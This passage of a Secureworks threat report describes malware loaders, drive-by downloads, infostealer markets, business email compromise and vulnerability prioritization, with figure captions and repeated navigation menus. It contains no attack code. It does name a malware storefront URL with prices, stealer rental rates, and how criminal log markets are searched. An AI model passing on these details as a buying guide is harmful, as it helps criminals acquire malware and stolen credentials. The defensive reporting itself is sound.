Detector:	TDR Watchlist	Tactics:	Discovery
Techniques:	System Owner/User Discovery (T1033) ⓘ System Information Discovery (T1082) ⓘ	Sensor Types:	 Red Cloak ⓘ
Confidence:	33%	Hostname:	
Username:	NT AUTHORITY\SYSTEM		

At the bottom left of the main content area, it says "//Secureworks/Com".

Figure 12. Taegis XDR detection for IcedID malware. (Source: Secureworks)

New on the Scene

There have been a number of new loaders that have emerged during the reporting period, and in some cases disappeared again. CTU researchers assess that the groups operating these loaders may move away from the complex, fully-featured botnets that evolved from the early banking trojans towards more lightweight loaders that are easier to develop and maintain. That shift is likely enabled by increased use of fully featured and actively maintained post-exploitation tools such as Cobalt Strike. The role of the loader is simply to achieve an initial access point, perhaps perform some basic reconnaissance such as checking that the infected host is joined to an Active Directory domain, and then retrieve and execute the post-exploitation tool.

Bumblebee

CTU researchers' analysis of Bumblebee reveals rapid development and numerous active campaigns. Multiple threat actors now appear to have moved to using Bumblebee to drop payloads that include Cobalt Strike, [Sliver](#)³¹, and Meterpreter in order to deliver ransomware.

PureCrypter

PureCrypter is a fully featured malware builder and loader advertised for sale since March 2021 at \$59 USD for one month and \$249 for lifetime use. It is a .NET executable obfuscated with SmartAssembly. It is widely used to drop payloads for cybercriminal ends. In addition, CTU researchers assess with moderate confidence that the developers of the [WhisperGate](#)³² file wiper that was deployed against targets in Ukraine prior to the Russian invasion used PureCrypter to generate the .NET code in both the loader and the initial payload.

The screenshot shows a dark-themed e-commerce website for 'PureCoder'. At the top, there's a navigation bar with links for 'Products', 'Contact', 'Feedback', 'Terms', and 'Trust'. A message from the owner, 'PureCoder', is displayed, stating they've been providing customer services since March 2021 and sell cyber security software for educational purposes only. The main content area features five product cards arranged in two rows:

- Pure Miner**: PureMiner | Lifetime, \$99.00, Stock 28
- Pure Crypter**: Pure Crypter, Starting at \$59.00, Group
- Pure Logs**: Pure Logs, Starting at \$100.00, Group

- Pure Clipper**: Pure Clipper | Lifetime, \$59.00, Stock 32
- Discord Worm Mass DM**: Discord Mass DM Worm, \$59.00, Stock 8

At the bottom of the page, it says 'E-commerce solution powered by Sellix'.

Figure 13. PureCrypt and associated tool pricing at <https://purecoder.sellix.io/> (Source: Secureworks)

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Info stealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat

SquirrelWaffle

SquirrelWaffle loader was first detected in September 2021, delivering Qakbot and Cobalt Strike. Initially, some third-party commentators characterized it as an heir to Qakbot, Emotet, or IcedID. However, by early November, SquirrelWaffle's infrastructure had been disabled and the loader was not observed again in active distribution. CTU researchers saw only a small number of SquirrelWaffle infections across customer environments (figure 14).

HTTP/1.1 200 OK
 Server: nginx
 Date: [REDACTED] Sep 2021 13:00:10 GMT
 Content-Type: text/html; charset=UTF-8
 Content-Length: 278
 x-turbo-charged-by: LiteSpeed


eXp7QUVCQ0FB [REDACTED]
 [REDACTED]
 [REDACTED]
 [REDACTED]

Figure 14. iSensor IDS detection for SquirrelWaffle HTTP POST request that uses padding and a hardcoded XOR key. (Source: Secureworks)

Bringing the Victim to You: Drive-By-Download as an Alternative Distribution Method

'Drive-by-downloads' continue to be a popular alternative to phishing-based malware distribution. Notable examples include the prolific SocGholish malware framework, operated by **GOLD PRELUDE**³³, and the Gootloader JavaScript-based loader distributed by the **GOLD ZODIAC**³⁴ threat group. A user visits a compromised website that triages the visitor and serves up a series of redirects that ultimately deliver malware.

GOLD ZODIAC uses search engine optimization (SEO) poisoning, layers of public blog posts, and a complex array of compromised WordPress sites to drive high-ranking Google search results to deliver Gootloader. Professionals who visit these infected sites to download model legal agreements or other documents are tricked into downloading GootLoader, leading to the download of Cobalt Strike as a precursor to ransomware.



01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07


Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat



The screenshot shows a forum post titled "sales agreement for rv?". The post was made by "Emma Hill" at 11:30 pm on January 24, 2022. She is a "Newbie" and writes: "Hi, I am looking to sales agreement for rv. A friend of mine told me he had seen it on your forum. I will appreciate any help here." A reply from "Admin" at 8:25 am on January 25, 2022, says: "Here is a direct download link, [sales agreement for rv](#)".

Figure 16. Compromised WordPress site. (Source: Secureworks)

The three main stealer markets are:

- Genesis Market
- Russian Market—likely tied to the now defunct Amigos market
- 2easy—claims to be the largest stealer market, but Russian Market and Genesis appear to host more logs.



Infostealers: A Thriving Market

Loaders are one way of gaining access to an environment. Another is using credentials obtained by infostealers, or 'stealers'. Analysis of the sale of 'logs' (collections of stolen data) on underground forums shows that stealers are becoming increasingly popular. On a single day in June 2022, over two million logs were offered for sale on a single underground forum (figure 17).




Figure 17. Logs from popular stealers for sale on Russian Market underground forum on June 2, 2022. (Source: Secureworks)

Genesis

Active since 2018, Genesis is an online marketplace for stolen account data, offering custom bot software that allows customers to clone their victims' browsers, including cookies, usernames, and passwords. When a criminal buys an identity on the market, they buy access to the bot on the victim's computer, making it easy to hijack victims' online accounts. Access to the site, which operates on the dark web and the open internet, is via invitation. It is possible to search the logs by bot name, location, or domain.




Figure 18. Listings on Genesis Market (Source: Secureworks)

Russian Market

Considered to be the largest active stealer market, Russian Market sells logs from multiple vendors. It is possible to search by stealer name, system, country, state, city, zip code, ISP, email address, vendor, or domain. Data on sale on June 2, 2022, originated from 226 different countries, and 510 different victim operating system versions. Russian Market also sells credit card information, RDP and SSH credentials, and PayPal accounts.




Figure 19. Russian Market user interface (Source: Secureworks)

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Info stealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

Defense Evasion Offers Its
Own Detection Opportunities

08


Conclusion

09

The Secureworks
View of the Threat

2easy

2easy, which was first advertised in 2020, is a relatively new market compared to Genesis and Russian Market. It's less open than the Russian Market and requires an invitation code to join. Users can search by country, seller, creation date, price, or domain.



CTU researchers have seen an increase in the sale of network access sourced from credentials acquired by information stealers. Initial access brokers comb through the data to find credentials for remote access solutions at potentially high-value targets and then sell the access individually, usually at auction, for a large sum. Access to low-profile targets is sold in bulk in packages of as many as hundreds of thousands of compromised accounts at once, mostly for organizations located in the E.U., U.K., and U.S.

There is a plethora of stealers for sale on underground forums but some of the major ones include RedLine, Vidar, Raccoon, Taurus, and AZORult.

RedLine harvests browser information such as credit card data and saved credentials. It also gathers system information, and more recent versions can steal cryptocurrency wallet data. In July 2021, CTU researchers saw RedLine in use in a campaign employing cloned websites with a travel or hotel theme to fool victims into downloading an executable with RedLine as the ultimate payload. Threat actors have also distributed RedLine via trojanized installers for messaging software such as Signal.

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Info stealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07


Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat



Vidar, written in C++, has typical stealer functionality combined with an unusual method of obtaining C2 IP address information by creating fake user profiles on social networks to post C2 IP addresses (figure 22). In 2021, it used gaming platforms for the same purpose. CTU researchers have seen Vidar dropping the popular SystemBC proxy malware on infected systems before self-deleting. In February 2022, Vidar was available to rent at prices between \$130 for seven days and \$750 for 90 days.




Figure 22. Vidar using Mastodon social network for C2. (Source: Secureworks)

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Info stealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat

Raccoon stealer collects passwords, cookies, and browser autofill form data as well as system information and cryptocurrency wallets. In February 2022, it was being advertised for between \$75 for seven days of use and \$375 for two months.

The group responsible for Raccoon [announced](#)³⁵ in March 2022 that they were suspending development after one of its developers was killed during the Russian invasion of Ukraine. However, version 2 of Raccoon launched in May, and in June CTU researchers observed logs being offered for sale on Russian Market.

Taurus is a stealer thought to have been developed by the threat actor behind the Predator the Thief malware. Offered for sale on underground forums, the Taurus developer claims that it can steal passwords, cookies, and autofill forms along with the history of Chromium- and Gecko-based browsers. It can also steal system configuration and software data, as well as some popular cryptocurrency wallets and commonly used FTP and email client credentials.

AZORult steals passwords, cookies, cryptowallets, and files. Once one of the most prolific stealers, it is no longer in active development and is available to users for free. Its last version update was likely in December 2018.

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Info stealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat

Business Email Compromise

While it does not capture the public attention in quite the same way, from a financial loss perspective business email compromise (BEC) continues to rank alongside ransomware as a major threat. According to the FBI, reported losses between October 2013 and December 2021 were over **\$43 billion USD³⁶**, with adjusted losses of **\$2.4 billion USD³⁷** in 2021 alone, dwarfing the reported losses attributed to ransomware.

There are undoubtedly some issues around reporting that mean that ransomware losses have been significantly underrepresented, but Secureworks incident response data corroborates the FBI's findings around the prevalence of BEC.

In the first half of 2022, Secureworks incident responders saw a 27% year-on-year increase compared to the same period for 2021. These incidents continue to display simple but effective techniques that are largely unchanged from those reported in the 2021 State of the Threat Report. In most cases, a user at the victim organization was compromised through a phishing email that directed the user to a credential-stealing site controlled by the threat actor. In a few cases, the threat actors were able to bypass multi-factor authentication by tricking the user or by enrolling their own device (see [page 63](#)).

Threat actors have realized that organizations implement controls to flag external emails as potentially suspicious, and in response are often leveraging compromised accounts to send internal phishing emails as these are more likely to be trusted, especially where the compromised account belongs to a senior executive at the company.

Defending against BEC requires a layered approach:

- **Training** to help users understand what BEC is, how it typically happens, and how to spot it.
- **Financial controls** to ensure that any deviation from established payment routes is a multi-step process to ensure that suspicious changes to bank details or purchase requests are flagged.
- **Email controls** including MFA, rules to alert on sequential logins from unusual locations and email rule changes, and web proxy and DNS controls to identify connections to suspicious domains that could be hosting a credential-harvesting site.
- **Response training** so that the organization knows how to react if a BEC incident is discovered. Incident response planning should include arrangements for reporting to law enforcement and financial institutions, as time is a critical factor when attempting to recover stolen funds.

Exploitation of Remote Services is Now the Most Common Access Vector

Exploitation of vulnerabilities in internet-facing systems became the most common initial access vector (IAV) observed in Secureworks incident response engagements during 2021. It remained that way in the first part of 2022, replacing 2020's top IAV of credential-based attacks.

Threat actors continue to rapidly weaponize new vulnerabilities, while developers of offensive security tools (OSTs) are also incentivized—

by the need to generate profit or keep their tools relevant—to promptly implement new exploit code. Debates about responsible disclosure often miss the fact that even where a patch exists, the process of patching a vulnerability in an enterprise environment is far more complex and slower than the process for threat actors or OST developers of weaponizing publicly available exploit code.




Figure 23. Change in observed initial access vector over time. (Source: Secureworks)

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

**Exploitation of Remote
Services is Now the Most
Common Access Vector**

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat

When Does a Vulnerability Become a Threat?

Whenever a new vulnerability becomes publicly known, organizations are forced to make rapid decisions about how they prioritize mitigating it. Some vulnerabilities essentially prioritize themselves: a remote code execution that is trivial to exploit and impacts internet-facing software used globally is likely to demand a very rapid response. But in other cases, the decision might be less clear-cut.



Prioritizing Vulnerabilities: Questions to Ask

- Do we use the impacted software and versions? Asset management is a critical component of any good vulnerability management strategy.
- How feasible is exploitation in a production environment, as opposed to in a research lab? Is a specific configuration needed, and what other dependencies might successful exploitation rely on?
- What is the impact if it is exploited? The ability to arbitrarily execute code remotely or crash sensitive systems is likely to be of greatest concern.
- Is there evidence of active exploitation? If attackers are using it, patching will likely become more urgent. And if proof of concept exploit code has been published, then even if threat actors aren't currently exploiting it, they probably soon will be.
- Does a patch exist? If not, what other mitigations exist? How easy is the patch or mitigation to apply?
- How business critical are the assets that could be impacted? What are the consequences of them being exploited? Conversely, what is the impact of taking the assets offline to patch?

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

**Exploitation of Remote
Services is Now the Most
Common Access Vector**

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat

Focusing on What Matters

New vulnerabilities often come with a lot of accompanying hype, which can distract from understanding the real risk. Social media often exacerbates this, acting as an echo chamber to perpetuate unsubstantiated information. In contrast, there are useful resources such as CISA's Known Exploited Vulnerabilities (KEV) [catalog](#)³⁸ that can help organizations prioritize based on evidence of observed exploitation. Similarly, [Secureworks Vulnerability Detection and Response](#)³⁹ (VDR) platform helps organizations make better prioritization decisions by combining global context about ease and impact of exploitation and threat intelligence about active exploitation with local context about the assets operated by the customer.

Between June 2021 and June 2022, according to VDR data, 13% of vulnerabilities carrying CVSSv2 scores rating them as critical (higher than 7) had at least one exploit available on ExploitDB, Packetstorm or GitHub. In contrast, vulnerabilities flagged up as critical using VDR's various scoring criteria were two and a half times more likely to have an associated publicly available exploit. This multiplier rose to over three in the case of the subset of those critical vulnerabilities that CTU researchers had observed being exploited in the wild.

Don't Spring to Conclusions

On March 29, 2022, rumors began circulating about a zero-day remote code execution (RCE) vulnerability in the Spring Framework Core component. Early on March 30, a Twitter persona shared a link to a proof-of-concept exploit but quickly deleted their account. The vulnerability, CVE-2022-22965, received a severity rating of 9.8 out of 10 and was soon dubbed 'Spring4Shell'.

Like the Log4Shell vulnerability (CVE-2021-44228) that emerged in December 2021, Spring4Shell appeared to have the potential to impact many organizations. Spring is [considered](#)⁴⁰ one of the world's most popular Java application development frameworks, meaning that many Java applications were potentially affected. Secureworks published a Security Advisory containing a measured warning about the availability of exploit code, recommending that customers identify applications in their environment that could be affected and monitor Spring's communication, but noting that CTU researchers were yet to see any post-exploit activity.

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote Services is Now the Most Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat

